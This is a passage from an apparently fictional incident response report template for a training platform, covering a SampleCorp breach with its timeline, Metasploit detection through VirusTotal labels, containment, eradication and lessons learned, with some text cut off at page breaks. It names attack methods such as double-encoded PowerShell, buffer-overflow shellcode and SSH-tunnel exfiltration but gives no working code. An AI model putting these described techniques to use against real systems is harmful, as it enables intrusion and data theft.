  - An unauthorized entity gained physical access to SampleCorp's internal network. The Command and Control (C2) IP address identified was an internal one: 192.168.220.66.
- Malware Deployment or Activity
  - The malware was disseminated via a malicious PDF document and made extensive use of legitimate Windows binaries for staging, command execution, and post-exploitation purposes.
  - Subsequently, shellcode was utilized within a buffer overflow payload to infect HR01.samplecorp.com.
- Containment Times
  - April 22nd, 2019, 02:30:11: SampleCorp's SOC and DFIR

    - April 22nd, 2019, 03:10:14: SampleCorp's SOC and DFIR teams plugged a host security solution to both WKST01.samplecorp.com and HR01.samplecorp.com to collect more data from the affected systems.
    - April 22nd, 2019, 03:43:34: The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
- Eradication Times
    - April 22nd, 2019, 04:11:00: A specialized malware removal tool was used to clean both WKST01.samplecorp.com and HR01.samplecorp.com of the deployed malware.
    - April 22nd, 2019, 04:30:00: All systems, starting with WKST01.samplecorp.com were updated to the latest version of Acrobat Reader, mitigating the vulnerability that led to the initial compromise.
    - April 22nd, 2019, 05:01:08: The API keys that were accessed by the unauthorized entity have been revoked.
    - April 22nd, 2019, 05:05:08: The login credentials of the user who accessed the cv.pdf file, as well as those of users who have recently signed into both WKST01.samplecorp.com and HR01.samplecorp.com, have been reset.
- Recovery Times
    - April 22nd, 2019, 05:21:20: After ensuring that

- April 22nd, 2019, 05:58:50: After ensuring that HR01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
- April 22nd, 2019, 06:33:44: The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to HR01.samplecorp.com.

Nature of the Attack


In this segment, we should meticulously dissect the modus operandi of the unauthorized entity, shedding light on the specific tactics, techniques, and procedures (TTPs) they employed throughout their intrusion. For instance, let's dive into the methods the SOC team used to determine that the unauthorized entity utilized the Metasploit framework in their operations.

Detecting Metasploit


To better understand the tactics and techniques of the unauthorized entity, we delved into the malicious PowerShell commands executed.

Particularly, the one shown in the following screenshot.


Upon inspection, it became clear that double encoding was used, likely as a means to bypass detection mechanisms. The SOC team successfully decoded the malicious payload, revealing the exact PowerShell code executed within the memory of WKST01.samplecorp.com.





By leveraging open source intelligence, our SOC team determined that this PowerShell code is probably linked to the Metasploit post-exploitation framework.



Incident response report template - Hack The Box







DETECTION DETAILS RELATIONS COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label shikata/metacoder

Family labels shikata metacoder shikataganai

Security vendors' analysis

Do you want to automate checks?

ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
Avast	Win32:ShikataGaNai-A [Trj]	AVG	Win32:ShikataGaNai-A [Trj]
BitDefender	Exploit.Metacoder.Shikata.Gen	ClamAV	Win.Trojan.MSShellcode-6360729-4
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen	MAX	Malware (ai Score=87)
Trellix (FireEye)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Antiy-AVL	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	CMC	Undetected

The results from VirusTotal affirmed our suspicion that Metasploit was in play. Both metacoder and shikata are intrinsically linked to the Metasploit-generated shellcode.

Impact Analysis

In this segment, we should dive deeper into the initial stakeholder impact analysis presented at the outset of this report. Given the company's unique internal structure, business landscape, and regulatory obligations, it's crucial to offer a comprehensive evaluation of the incident's implications for every affected party.

Analysis

Immediate Response Actions

Revocation of Access

- Identification of Compromised Accounts/Systems: Using Elastic SIEM solution, suspicious activities associated with unauthorized access were flagged on WKST01.samplecorp.com. Then, a combination of traffic and log analysis uncovered unauthorized access on HR01.samplecorp.com as well.
- Timeframe: Unauthorized activities were detected at April 22, 2019, 01:05:00. Access was terminated by April 22nd, 2019, 03:43:34 upon firewall rule update to block the C2 IP address.
- Method of Revocation: Alongside the firewall rules, Active Directory policies were applied to force log-off sessions from possibly compromised accounts. Additionally, affected user credentials were reset and accessed API keys were revoked, further inhibiting unauthorized access.
- Impact: Immediate revocation of access halted potential lateral movement, preventing further system compromise and data exfiltration attempts.

Containment Strategy

- Short-term Containment: As part of the initial response, VLAN segmentation was promptly applied, effectively isolating WKST01.samplecorp.com and HR01.samplecorp.com from the rest of the network, and hindering any lateral movement by the threat actor.
- Long-term Containment: The next phase of containment involves a more robust implementation of network segmentation,

internal network Both would reduce the attack surface for future threats.

- Effectiveness: The containment strategies were successful in ensuring that the threat actor did not escalate privileges or move to adjacent systems, thus limiting the incident's impact.

Eradication Measures

Malware Removal

- Identification: Suspicious processes were flagged on the compromised systems, and a deep dive forensic examination revealed traces of the Metasploit post-exploitation framework, which was further confirmed by VirusTotal analysis.
- Removal Techniques: Using a specialized malware removal tool, all identified malicious payloads were eradicated from WKST01.samplecorp.com and HR01.samplecorp.com.
- Verification: Post-removal, a secondary scan was initiated, and a heuristic analysis was performed to ensure no remnants of the malware persisted.

System Patching

- Vulnerability Identification: A vulnerable instance of Acrobat Reader was identified, leading to the initial compromise. Cross-referencing with known vulnerabilities pointed towards a potential exploit being used. A buffer overflow vulnerability, in a proprietary application developed by SampleCorp was also identified.
- Patch Management: All systems, were promptly updated to the latest version of

then deployed to HR01.samplecorp.com. Patching was done in a staged manner, with critical systems prioritized.

- Fallback Procedures: System snapshots and configurations were backed up before the patching process, ensuring a swift rollback if the update introduced any system instabilities.

Recovery Steps

Data Restoration

- Backup Validation: Prior to data restoration, backup checksums were cross-verified to ensure the integrity of the backup data.
- Restoration Process: The SOC team meticulously restored both affected systems from validated backups.
- Data Integrity Checks: Post-restoration, cryptographic hashing using SHA-256 was employed to verify the integrity and authenticity of the restored data.

System Validation

- Security Measures: The systems' firewalls and intrusion detection systems were updated with the latest threat intelligence feeds, ensuring any indicators of compromise (IoCs) from this incident would trigger instant alerts.
- Operational Checks: Before reintroducing systems into the live environment, a battery of operational tests, including load and stress testing, was conducted to confirm the systems' stability and performance.

Monitoring

- Enhanced Monitoring Plans: The monitoring paradigm has been revamped to include behavioral analytics, focusing on spotting deviations from baseline behaviors which could indicate compromise. In addition, inventory and asset management activities commenced to facilitate the implementation of network access controls.
- Tools and Technologies: Leveraging the capabilities of the existing Elastic SIEM, advanced correlation rules will be implemented, specifically designed to detect the tactics, techniques, and procedures (TTPs) identified in this breach.

Lessons Learned

- Gap Analysis: The incident shed light on certain gaps, primarily around network access controls, email filtering, network segregation, and user training about potential phishing attempts with malicious documents.
- Recommendations for Improvement: Initiatives around inventory and asset management, email filtering, and improved security awareness training are prioritized.
- Future Strategy: A forward-looking strategy will involve more granular network access controls and network segmentation, adopting a zero-trust security model, and increasing investments in both security awareness training and email filtering.

Incident response report template - Hack The Box

Technical Timeline

Time	Activity
April 22nd, 2019, 00:27:27	One of the employees opened a malicious PDF document (cv.pdf) on WKST01.samplecorp.com, which exploited a known vulnerability in an outdated version of Acrobat Reader. This led to the execution of a malicious payload that established initial foothold on the system.
April 22nd, 2019, 00:35:09	The unauthorized entity accessed various directories on WKST01.samplecorp.com containing both proprietary source code and API keys.
April 22nd, 2019, 00:50:18	The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a buffer overflow vulnerability in a proprietary HR application running on HR01.samplecorp.com. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
April 22nd, 2019, 01:30:12	The unauthorized entity located an unencrypted database on HR01.samplecorp.com containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure SSH tunnel.
April 22nd, 2019, 02:30:11	SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated WKST01.samplecorp.com and HR01.samplecorp.com from the network using VLAN segmentation.
April 22nd, 2019, 03:10:14	SampleCorp's SOC and DFIR teams plugged a host security solution to both WKST01.samplecorp.com and HR01.samplecorp.com to collect more data from the affected systems.
April 22nd, 2019, 03:43:34	The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
April 22nd, 2019, 04:11:00	A specialized malware removal tool was used to clean both WKST01.samplecorp.com and HR01.samplecorp.com of the deployed malware.
April 22nd, 2019, 04:30:00	All systems, starting with WKST01.samplecorp.com were updated to the latest version of Acrobat Reader,

Incident response report template - Hack The Box

April 22nd, 2019, 05:05:08	The login credentials of the user who accessed the cv.pdf file, as well as those of users who have recently signed into both WKST01.samplecorp.com and HR01.samplecorp.com, have been reset.
April 22nd, 2019, 05:21:20	After ensuring that WKST01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 05:58:50	After ensuring that HR01.samplecorp.com was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 06:33:44	The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to HR01.samplecorp.com.

Incident response report template - Hack The Box